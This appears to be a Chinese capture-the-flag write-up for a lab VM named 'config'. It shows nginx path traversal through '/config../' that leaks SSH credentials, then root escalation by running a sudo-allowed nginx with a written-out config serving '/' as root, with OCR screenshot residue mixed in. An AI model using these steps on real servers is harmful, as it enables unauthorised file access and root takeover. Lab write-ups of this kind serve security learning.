
config

题目名称是config那么肯定是和config相关的

使用bp抓包和dirsearch扫描可以发现使用的是nginx，且存在config目录




题目名是config。而nginx如果配置错误会造成一系列漏洞


参考https://www.cnblogs.com/zpchcbd/p/12654984.html


经过尝试发现是不安全配置导致的任意文件读取/目录遍历

dirserch扫描一下


v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11461
Output File: C:\tools\Rabbit_Treasure_Box_v1.0\Rabbit_Treasure_Box_v1.0\toosl\Information_collection\directory_scan\
Target: http://192.168.31.248/
[10:57:50] Starting: config../
[10:57:50] 301 - 1698 - /config../html -> http://192.168.31.248/config../html/
[10:58:29] 200 - 418 - /config../config.txt
[#######] 48% 5569/11461 94/s job:1/1

是config.txt


192.168.31.248/config../conf
404 未找到
不安全
192.168.31.248/config../config.txt
哔哩哔哩 (゜- ゜)つ...
破解and系统
博客
国外网站
邮箱
学习
官网
新建文
SSH Credentials: mikanns


DevTools is now available in Chinese
Don't show again
Always match Chrome's language
Switch DevTools to Chinese
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSRF
SSTI
SHELL
URL
http://192.168.31.248/config../config.txt
Use POST method
MODIFY HEA
Name
Upgrade

使用ssh连接

连接成功后会有问题，

直接:q退出

提权

参考

https://blog.csdn.net/2301_79518550/article/details/149136592

可以看到可以使用/home/mikannse/mikannse.conf进行提权


修改mikannse.conf

用户改成root，端口随意，目录改成更目录


```
user root;
worker_processes auto;
pid /run/nginx.pid;

events {
    worker_connections 1024;
}

http {
    default_type  application/octet-stream;
    sendfile      on;
    keepalive_timeout  65;

    server {
        listen       7777;
        server_name  Config;
        root         /;

        location / {
            autoindex on;
            try_files $uri $uri/ =404;
        }

        access_log  /var/log/nginx/mikannse_access.log;
        error_log   /var/log/nginx/mikannse_error.log;
    }
}
```

保存退出后执行

```bash
sudo /usr/sbin/nginx -c
/home/mikannse/mikannse.conf
```



访问web页面 http://192.168.31.248:7777/root/下面有一个root.txt下载下来就是flag


二维码识别练
password50(
VBoxDrv.inf
username.tx
url.txt
ip.txt
config.txt
root.txt
root.t
File
Edit
View
H1
flag{root-bf116e68-5953-11f0-b06c-63e27ce93d04}